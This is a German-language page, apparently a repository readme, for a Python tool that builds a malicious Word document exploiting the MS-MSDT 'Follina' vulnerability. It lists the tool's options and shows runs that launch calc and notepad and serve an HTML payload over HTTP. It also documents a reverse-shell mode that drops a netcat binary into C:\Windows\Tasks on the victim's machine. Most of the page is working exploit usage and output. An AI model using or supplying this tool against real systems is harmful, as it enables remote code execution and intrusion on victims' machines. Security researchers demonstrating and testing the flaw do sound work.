 johnhammond/msdt-follina
Generiert ein bösartiges Microsoft Word-Dokument, das die MS-MSDT-„Follina“-Schwachstelle ausnutzt, um beliebige Befehle auszuführen oder Payloads über einen HTTP-Server zu platzieren.

John Hammond | 30. Mai 2022
Erstellen Sie einen „Follina“-MS-MSDT-Angriff mit einem bösartigen Microsoft Word-Dokument und stellen Sie eine Payload mit einem HTTP-Server bereit.
usage: follina.py [-h] [--command COMMAND] [--output OUTPUT] [--interface INTERFACE] [--port PORT]

options:
  -h, --help            show this help message and exit
  --command COMMAND, -c COMMAND
                        command to run on the target (default: calc)
  --output OUTPUT, -o OUTPUT
                        output maldoc file (default: ./follina.doc)
  --interface INTERFACE, -i INTERFACE
                        network interface or IP address to host the HTTP server (default: eth0)
  --port PORT, -p PORT  port to serve the HTTP server (default: 8000)


calc.exe starten:
$ python3 follina.py
[+] copied staging doc /tmp/9mcvbrwo
[+] created maldoc ./follina.doc
[+] serving html payload on :8000
notepad.exe starten:
$ python3 follina.py -c "notepad"

Eine Reverse Shell auf Port 9001 erhalten. Hinweis: Dabei wird eine netcat-Binärdatei auf das Opfer heruntergeladen und in C:\Windows\Tasks abgelegt. Die Binärdatei wird nicht bereinigt. Dies löst Antivirus-Erkennungen aus, sofern AV nicht deaktiviert ist.
$ python3 follina.py -r 9001